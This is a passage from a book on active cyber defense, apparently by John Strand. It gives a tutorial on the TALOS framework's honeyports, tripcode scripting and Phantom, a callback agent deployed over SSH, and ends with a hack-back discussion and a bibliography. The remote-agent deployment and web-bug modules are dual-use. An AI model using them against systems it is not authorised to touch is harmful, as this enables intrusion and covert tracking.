your own list of single character shortcuts to make your hacking even faster. You can do that.

Simple edit the aliases file located in the conf directory. You can append your new alias like so:

```
myalias, command
```

For example:

```
open, module
```

It’s that easy.

Let’s briefly talk about the autocomplete and the way it works with the aliases feature. At the time of this writing, the autocomplete has three tiers of commands. It will likely be far more fine grained in the future. Those tiers are “loaders”, “commands”, and “seconds”, don’t worry too much about this. What’s important is that any aliases you add will automatically be added to the autocomplete system in the same tier as the command they alias.

To try out the autocomplete system, simply go into the TALOS prompt and hit **TAB**. The autocomplete is intelligent, based on the tiers mentioned above it can guess what you’re trying to write next, and supply you with a list of commands to choose from. If you go to the prompt and type **load** then hit **TAB** twice the autocomplete will spit out a list of modules available to **load** since it assumes that’s what you intend to type next.

```
    TALOS>>> load
deploy/phantom/ssh/basic      local/honeyports/basic_multiple
deploy/phantom/ssh/basic+     local/honeyports/invisiports
deploy/phantom/ssh/multi      local/honeyports/rubberglue
generate/phantom/basic        local/listener/phantom/basic
generate/wordbug/doc          local/listener/phantom/basic_bak
generate/wordbug/docz         local/listener/phantom/multi_auto
local/detection/human_py      local/listener/webbug/local_save
local/detection/simple-pivot-detect local/listener/webbug/no_save
local/honeyports/basic        local/spidertrap/basic
```

That is a basic rundown of the autocomplete and alias system within TALOS.

Example 4: Basic Scripting

TALOS is at its most basic level, simply an interpreter. It takes in commands from you the user via the prompt, and converts those commands into some sort of output based on the rules specified within the framework. Ex. If you ask TALOS for help, you will get this response:

```
    TALOS>>> help
      # Available commands
       #  1) help
       #     A) help <module>
       #     B) help <command>
       #  2) list
```

```
#     A) list modules
#     B) list variables
#     C) list commands
#     D) list jobs
#     E) list inst_vars
#  3) module
#     A) module <module>
#  4) set
#     A) set <variable> <value>
#  5) home
#  6) query
#     A) query <sqlite query>
#  7) read
#     A) read notifications
#     B) read old
#  8) purge
#     A) purge log
#  9) invoke
#     A) invoke <filename>
#  10) update
#  99) exit
```

One thing that you can do with TALOS to make your life even easier, is to script up certain functions. For example, if you find yourself constantly needing to launch a honeyport (simple example) you can write all the commands out to a script, and then simply call that script to perform the task. To launch a honeyport on port 445 we would write out a script that looks like this:

```
load local/honeyports/basic
 set port 445
 run -j
```

We then have two choices for launching this script. First, we can launch this script when we launch TALOS by specifying the --script option. Like so:

/opt/TALOS# **sudo ./talos.py --script=/path/to/my/script**

Or, if we’re already inside the TALOS interpreter, we can launch the script using the invoke command.

```
TALOS>>> invoke /path/to/my/script
```

Example 5: Tripcodes

TALOS comes with a useful automation feature that allows you to launch scripts in response to the triggering of modules on your network. This functions using something called “tripcodes”. Certain modules can accept a tripcode as a variable before they’re launched. An example of a module with such a capability is local/honeyports/basic. Let’s take a look at this module. From within the TALOS prompt issue these commands.

```
     TALOS>>> use local/honeyports/basic

     local/honeyports/basic>>> list variables
Name      Value           Required  Description
          -----------------------------------------------------------
host                   no       Leave blank for 0.0.0.0 'all'

whitelist 127.0.0.1,8.8.8.8 no        hosts to whitelist (cannot be blocked)

port                   yes      port to listen on

tripcode                  no       tripcode trigger for automation
          -----------------------------------------------------------
```

We can see that there is an option here for a “tripcode”. Here is how that works. The module will take anything you write into that box, and store it while it runs. If someone triggers the honeyport (by visiting it) the module will “phone home” back to TALOS with the tripcode specified. TALOS will then check to see if there is a script mapped to the tripcode it just received. If there is, TALOS will launch it. So let’s add a tripcode.

```
local/honeyports/basic>>> set tripcode testinginprogress
```

Before we can launch we also need to set a port.

```
local/honeyports/basic>>> set port 1337
```

Everything should be good now. Let's launch our module in the background.

```
local/honeyports/basic>>> run -j
```

In another terminal now, let’s explore what we did when we set that specific tripcode. Navigate to the TALOS directory and open up the file mapping.

```
# cd /opt/TALOS

/opt/TALOS# cat mapping

###The format for this file is simple
# It goes: <tripcode>,<script>
# So for example, with tripcode: aaaa
# and script talos/fightback
# You would write: aaaa,talos/fightback
# NOTE: script paths should be relative from the scripts folder###

testinginprogress,talos/honeyport_basic_445
```

It looks like the tripcode “testinginprogress” is the default tripcode specified in the mapping file. The mapping file is the place TALOS looks to map tripcodes to scripts. In this case, the tripcode testinginprogress is mapped to a template script located in the directory scripts/talos . We can guess what this script does based on its name. You could edit this file to add your own tripcodes, and map them to scripts that you create. Let’s trigger our tripcode.

First we want to make sure that there’s nothing listening on port 445 (You’ll need to be root for this, or use sudo).

```
/opt/TALOS# lsof -i -P | grep 445
```

You shouldn’t see anything. Now, attempt to connect to your honeyport

```
/opt/TALOS# nc localhost 1337
```

If the connection hangs simply hit Ctrl-C. If we run lsof again...

```
    /opt/TALOS# lsof -i -P | grep 445

    python 17565 root 3u IPv4 19923014 0t0 TCP *:445 (LISTEN)
```

Example 6: Advanced Scripting

TALOS as a project is still in its infancy. As such, there isn’t a ton of documentation to cover the new features constantly being added to the framework. In this example we’ll touch on some of the features that were just added at the time of this document’s publication.

Obviously, TALOS has built in support for variables. Earlier in this walkthrough, we learned how to set variables for a specific module. But did you know you can also set global variables? You can set global variables by setting them without a module loaded. (From the TALOS prompt.)

Either start TALOS fresh, or if you are inside of TALOS and have a module loaded you can use the unload command to go back to the TALOS prompt. Once your prompt looks like this: TALOS>>> you are good to go. (This means you do not currently have a module loaded.) Issue the set command, and any variables you set will be added to the global context.

```
TALOS>>> set test testy

TALOS>>> list variables

   Name  Value  Required  Description
  ----------------------------
  test  testy  no       Empty
  ----------------------------
```

There are three variable contexts inside of TALOS. Global, local, and remote. Each is accessible by a different variable preface. Global variables are prefaced with a % (percent sign). Local variables are prefaced with a $ (dollar sign). Remote variables are prefaced with an @ at symbol.

Let's load up a module, and watch this context difference in action.

```
TALOS>>> use local/honeyports/basic

    loading new module in load_module
```

We can use the echo command to see the contents of our variables. First let’s echo a local (module specific) variable.

```
local/honeyports/basic>>> echo $whitelist

127.0.0.1,8.8.8.8
```

Now let’s echo that global variable we set earlier.

```
local/honeyports/basic>>> echo %test
```

```
testy
```

Make sense? Whatever variables are needed by the currently loaded module can be accessed in the local context. The other variables are stored in the background.

But wait! What about the remote context? I'm glad you asked. The remote context is an append only context used by query modules launched from phantom. We haven't covered phantom just yet, but let's talk about it briefly.

Phantom as a tool is a part of TALOS. It is an agent that can be deployed on remote systems. You can then push scripts to Phantom to run them on the remote system. For example, if you needed to deploy a honeyport on a remote system on the other side of your network, you could use phantom to do that without having to install TALOS there.

There are special modules in phantom called "query modules" that run a task, and return the result. We're not going to cover their use here, but they write into the remote context - they can't read or overwrite, they can only append. You can then access what data is being returned by Phantom using the variable preface @.

Comments

TALOS can accept comments in scripts. Just prepend your line with a # (pound sign) and TALOS will ignore it.

Conditionals

TALOS can accept conditional statements in scripts in the form of **if**s You can write these into your scripts like so:

```
 if 1 == 1
echo 1
echo 2
echo 3
fi
```

Don't be afraid to use variables inside these conditionals.

```
if $count == 1
 exit
```

Goto Statements

TALOS accepts goto statements inside of scripts. Place a marker (usually a line you have commented out). Then jump to it.

```
#gohere
 echo 1
 goto #gohere
```

Loops

You can increment and decrement variables in TALOS. Combine this with ifs and gotos and you can create loops.

```
 set count 10
#gohere
if $count > 0
dec count
echo $count
goto #gohere
fi
```

Helper Commands

There are a selection of commands baked into the interpreter for the express purpose of assisting scripting. A list of some of the newer commands is included here:

```
 del <var> --> Delete a variable
copy <from> <to> --> Copy a var to another var
cat <var0> <var1> --> concat two vars together
dec <var> --> decrement the value of a var
inc <var> --> increment the value of a var
shell <command> --> execute a shell command
wait <seconds> --> pause the script
echo <value> --> echo a value
echo <var> --> echo a var
echo::vars_store --> echo global variable context
echo::variables --> echo local variable context
invoke <path/to/script> --> invoke a script (think functions)
put <variable> <value> --> put a value into a variable (append)
```

```
pop <variable> --> pop last value from variable
isset <variable> -->  check if a variable is set
length <variable> --> get length of variable
set <variable> <value> --> set a variable
query <your_query> --> query the database

query <your_query> --> query the database
```

Example 7: Phantom Basics

Finally, let’s cover the basic of Phantom. What it is, and how to use it.

Phantom is a “long arm” module for TALOS. It’s an agent made to be deployed on your infrastructure, that calls back TALOS and accepts commands from TALOS. You can push all sorts of commands to Phantom.

In short, Phantom is to TALOS as Meterpreter is to Metasploit, while Metasploit is an offensive tool. TALOS is designed to assist computer network defenders in the protection of their own assets, but you can’t always expect a network defender to have TALOS installed on every single machine across their entire network. That’s where Phantom comes in - you can install TALOS on your workstation, then use phantom to deploy modules to anywhere you have access.

For this example, we’re going to use one of Phantom’s deploy modules. From within the TALOS prompt, issue this command to load it:

```
TALOS>>> use deploy/phantom/ssh/multi

    loading new module in load_module
```

This module exists to seamlessly deploy one or more Phantom instances across your network via SSH. Next let’s take a look at the options.

```
deploy/phantom/ssh/multi>>> show options

    Variables
   Name     Value  Required  Description
   ------------------------------------------------------------
   username        yes       Username to login with
   commands        no        Commands to send to deploys
   rhosts          yes       too long, to view type 'more <variable>'
   lhost           yes       The host to call back to
```

```
custom          no        Custom script to use, blank for default
lport    1226   yes       The port to call back to
ex_dir   /tmp   yes       directory to execute from (think privileges)
password        yes       password to login with
rport    22     yes       Port to connect to
listen   no     yes       Want to start listening?
-----------------------------------------------------------
```

As you can see, there are a number of variables we will need to set here before we can deploy. Let’s go over what each of the ones we need to set accomplish.

* username is the username to authenticate with on the remote host
* password is the password to authenticate with
* commands are optional commands to have phantom execute immediately
* rhosts is a list of hosts to deploy to
* lhost is the listening host Phantom should call back to (your box)
* lport is the listening port Phantom should call back to
* rport is the remote ssh port to connect to (default: 22)
* listen tells TALOS whether or not to start a listener automatically

Let’s start setting values. Note: I am going to deploy Phantom in this case to my local system. Your local system may or may not have SSH installed. Installing it is outside of the scope of this tutorial. If you do not have an SSH server installed and running, obviously the connection won't be able to go through. You will likely need to set different values than I am setting. But if you understand what each value does, that shouldn't be a problem.

```
deploy/phantom/ssh/multi>>> set username adhd deploy/phantom/ssh/multi>>> set password adhd
deploy/phantom/ssh/multi>>> set rhosts 127.0.0.1 deploy/phantom/ssh/multi>>> set lhost 127.0.0.1
deploy/phantom/ssh/multi>>> set listen yes
```

You should now be good to launch. Simply issue the run command, sit back, and relax.

```
No custom script specified, building default..
 Attempting to push to: 127.0.0.1
 Command List: ['']
 Press Ctrl + C to exit...
 # Attempting to upload script..
```

```
Script uploaded!
Attempting to execute script..
New session established
```

Now we can interact with the session we have established.

```
# interact 1
```

Let’s push a module to it. For this example we will use a basic honeyport. Currently, this is a multi step process.

1. We load the module locally.
2. We push a copy of the module to phantom
3. We edit the variables locally
4. We push the variables to phantom which launches the module

First we will load the module locally S1>> **module local/honeyports/basic**

Now we will push a copy to the Phantom instance S1>> **push**

Now let's list the variables to see what we need to set S1>> **list variables**

```
                    ----------------------------------------------------------
host                  no   Leave blank for 0.0.0.0 'all'
whitelist 127.0.0.1,8.8.8.8 no   hosts to whitelist (cannot be blocked
tripcode                   no   Tripcode to trigger script
port                     yes  port to listen on
          -----------------------------------------------------------
```

We will set the port we want S1>> **set port 31337**
And finally, launch the module S1>> **launch**

In another terminal on your system you can confirm that the module was successfully launched by checking to see if something is listening on the port you specified.

```
/opt/TALOS# lsof -i -P | grep 31337
python 21344     adhd 10u IPv4 1994461 0t0 TCP *:31337       (LISTEN)
```

Note: If you run into any errors with the uploading or execution of your script, it is likely related to file permissions. Try tweaking the permissions of your user, or changing the ex_dir value prior to launch. (For example, changing ex_dir from /tmp to /home/adhd .)

There is a ton more to discover inside of TALOS so get busy and get exploring. New content is constantly being added to this project.

CONCLUSION

We believe there’s merit to the idea of Active Defense and that if we examine the concepts, there are some pretty cool techniques which can be used. Currently our defense tools are the same ones we’ve had for the past ten plus years, and they’re failing.

Please understand this book is not meant to serve as a comprehensive guide to all things Active Defense. There have been so many fights about hacking back that it’s almost to the point where the debate must be avoided in polite conversation. This is dangerous as it shuts down all ideas surrounding the topic. By stifling any conversation on Active Defense and/or hacking back we have severely limited our defensive possibilities. This book is meant to be a starting point for intelligent discussion on the topic so we all can move forward.

Let’s look at defense as Annoyance, Attribution and Attack so that we can start parsing the argument of Active Defense into something useful to the community. Maybe, just maybe, we’ll start to see new and creative defensive techniques. Possibly, we’ll start to break through the AV IDS/IPS mental barriers that have shackled us for so long.

We hope that in five years this book will be outdated because there are so many new Active Defense techniques and technologies that we couldn’t even have imagined. We want defending to be fun again because attacking networks has so much risk that the world can be a better and safer place.

BIBLIOGRAPHY

Security Weekly - Security Weekly - Episode 227 part 2 - January 20th 2011 (pauldotcom, Interviewer)
https://wiki.securityweekly.com/Episode227

Baggett, M. (2009, August 12). “TCP Fragment” evasion attacks. Retrieved August 13, 2009, from the website formely known as PaulDotCom.com but now Security Weekly: http://securityweekly.com/2009/08/12/tcp-frament-evasion-attacks/

Cranton, T. (2010, February 24). Cracking Down on Botnets.
https://blogs.microsoft.com/blog/2010/02/24/cracking-down-on-botnets/

Blog:

https://blogs.microsoft.com/blog/2010/02/24/cracking-down-on-botnets/

Einstein, A. (1994-2013). Retrieved from QuotationsPage.com:
http://quotationspage.com/quote/26032.html

Gjelten, T. (2013, February 13). Victims Of Cyberattacks Get Proactive Against Intruders. Retrieved from
http://www.npr.org/2013/02/13/171843046/victims-of-cyberattacks-now-going-on-offense-against-intruders

Hoyt, J. (2012, September 20). Honeyport - Powershell edition.
https://github.com/Pwdrkeg/honeyport

and Balls of Steel. (pauldotcom, Interviewer)
https://wiki.securityweekly.com/Episode296

Klein, J. (2013). IPv6 Increases Security for the Internet.
https://www.youtube.com/watch?v=8gnQEGGMel8

Retrieved from Scientific Hooliganism: http://scientifichooligan.me/

Leadership. (n.d.). Retrieved from TrustedSec:
https://www.trustedsec.com/meet-the-team/

Liston, T. (n.d.). Tom Liston talks About Labrea. Retrieved from Sourceforge: http://labrea.sourceforge.net/Intro-History.html

Moore, H. (n.d.). HD Moore Bio. Retrieved from SecurityStreet Rapid7: https://community.rapid7.com/people/hdmoore

Novak, J. (2010, October 28). "A Technique for Crafty Packet Evasion". (pauldotcom, Interviewer)
https://wiki.securityweekly.com/Episode217

OODA loop. (n.d.). Retrieved from Wikipedia:
https://en.wikipedia.org/wiki/OODA_loop

Poulsen, K. (2007, April 6). Court Okays Counter-Hack of eBay
https://www.wired.com/2007/04/court_okays_cou
Hacker's Computer. Wired.

Radcliff, D. (2000, May 29). Hack Back. Retrieved April 1, 2000, from NetworkWorldFusion

Riley, C. J. (n.d.). Defense by Numbers: Making problems for script kiddies and scanner monkies. Retrieved from catch22 (in)SECURITY:
https://blog.c22.cc/2013/08/06/defcon-defense-by-numbers-making-problems-for-script-kiddies-and-scanner-monkeys/

Title 18 1362 Crimes and Criminal Procedure. (2001, October 26). Communication lines, stations or systems. United States Code.
https://www.gpo.gov/fdsys/pkg/USCODE-2011-title18/html/USCODE-2011-title18-partI-chap65-sec1362.htm
United States of America v. Jerome T. Heckenkamp, 05-10322 (United States District Court for the Northern District of California April 5, 2007).
http://caselaw.findlaw.com/us-9th-circuit/1463934.html

Wright, J. (2013, January 18). Hacking Your Friends and Neighbors For Fun...(no profit, just fun). http://neighbor.willhackforsushi.com/hacking-friends.pdf

Zetter, K. (2011, August 30). Couple Can Sue Laptop-Tracking Company for Spying on Sex Chats. Wired. https://www.wired.com/2011/08/absolute-sued-for-spying/

ABOUT THE AUTHOR

John Strand is the owner of Black Hills Information Security, a penetration testing company based in South Dakota. He has done presentations for the FBI, NASA the NSA and various industry conferences. He is a senior teacher for the SANS institute, having taught over 10,000 people. He co-hosts Enterprise Security Weekly, part of the Security Weekly family of podcasts. In his free time he enjoys farming with his wife, mountain biking with his kids, singing loud rock music and making futile attempts at fly fishing.